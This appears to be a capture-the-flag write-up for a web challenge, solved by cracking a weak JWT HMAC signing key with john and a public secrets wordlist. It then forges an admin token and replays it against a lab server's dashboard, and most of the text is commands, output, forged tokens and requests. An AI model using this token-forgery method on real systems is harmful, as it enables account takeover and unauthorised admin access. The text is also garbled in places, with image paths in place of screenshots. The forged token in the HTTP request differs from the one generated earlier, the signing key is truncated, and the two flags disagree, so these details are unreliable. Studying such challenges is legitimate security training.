Weak (Easy) - Web

Saturday, April 29, 2023 10:41 PM

Description


"Weakness disgusts me." - *Madara Uchiha*

Solution

- Make an account on the /register endpoint.
- Login to the account and copy the JWT token from the cookie.
- Save the cookie in a file called jwt.txt
- Download the wordlist https://github.com/wallarm/jwt-secrets/blob/master/jwt.secrets.list
- Crack the signing key using john.

```
┌──(saad㉿ssaadakhtarr)-[~/Desktop/misc/test]
└─$ john jwt.txt --wordlist=jwt.secrets.list --format=HMAC-SHA256
Using default input encoding: UTF-8
Loaded 1 password hash (HMAC-SHA256 [password is key, SHA256 256/256 AVX2 8x])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
2839aab1-1155-4b5c-a606-4a3b4eafc706 (?)
1g 0:00:00:00 DONE (2023-04-29 13:28) 12.50g/s 44062p/s 44062c/s 44062C/s ..rest_api_key_2020rest_api_key_2020rest_api_key_2020
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

- Open jwt.io and change the username to admin and sign with the above signing key -> 2839aab1-1155-4b5c-a606-4a3b4eafc706



```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImFkbWluIn0.aSejoR56SCQ0zuaFqK7qi_KLxYDwihWK_W62gxVKY8I
```

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "typ": "JWT",
  "alg": "HS256"
}
```


PAYLOAD: DATA

```
  "username": "admin"
}
```

VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  2839aab1-1155-4b5c-a60
) ☐ secret base64 encoded
```

- On the web, visit the "/dashboard" endpoint again and this time change the cookie with the above manipulated cookie.
- You'll be logged in as admin and get the flag.



```
GET /dashboard HTTP/1.1
Host: 10.0.2.15:5000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Cookie: JWT=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImFkbWluIn0.a5ejoR565CQ0zuaFqK7q1_KLxYDwihWK_W62gxVKY8I
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.0.2.15:5000/login
Connection: close
Upgrade-Insecure-Requests: 1
```

```
    <title>
      Dashboard
    </title>
    <link rel="stylesheet" href="/static/style.css">
    <script src="https://kit.fontawesome.com/a076d05399.js">
    </script>
  </head>
  <body>




    <h1 style="text-align: center; color: white;">
      Welcome, admin!
    </h1>
    <p style="text-align: center; color: white;">
      Here's your flag: NCC{t3st_fl4g}
    </p>




    <br>


    <br>



    <form method="POST" action="/logout">
      <input class="logout-button" type="submit" value="Log out">
    </form>

    <br>
  </body>
</html>
```

Flag: NCC{jwt_w3ak_s1gn1ng_k3y}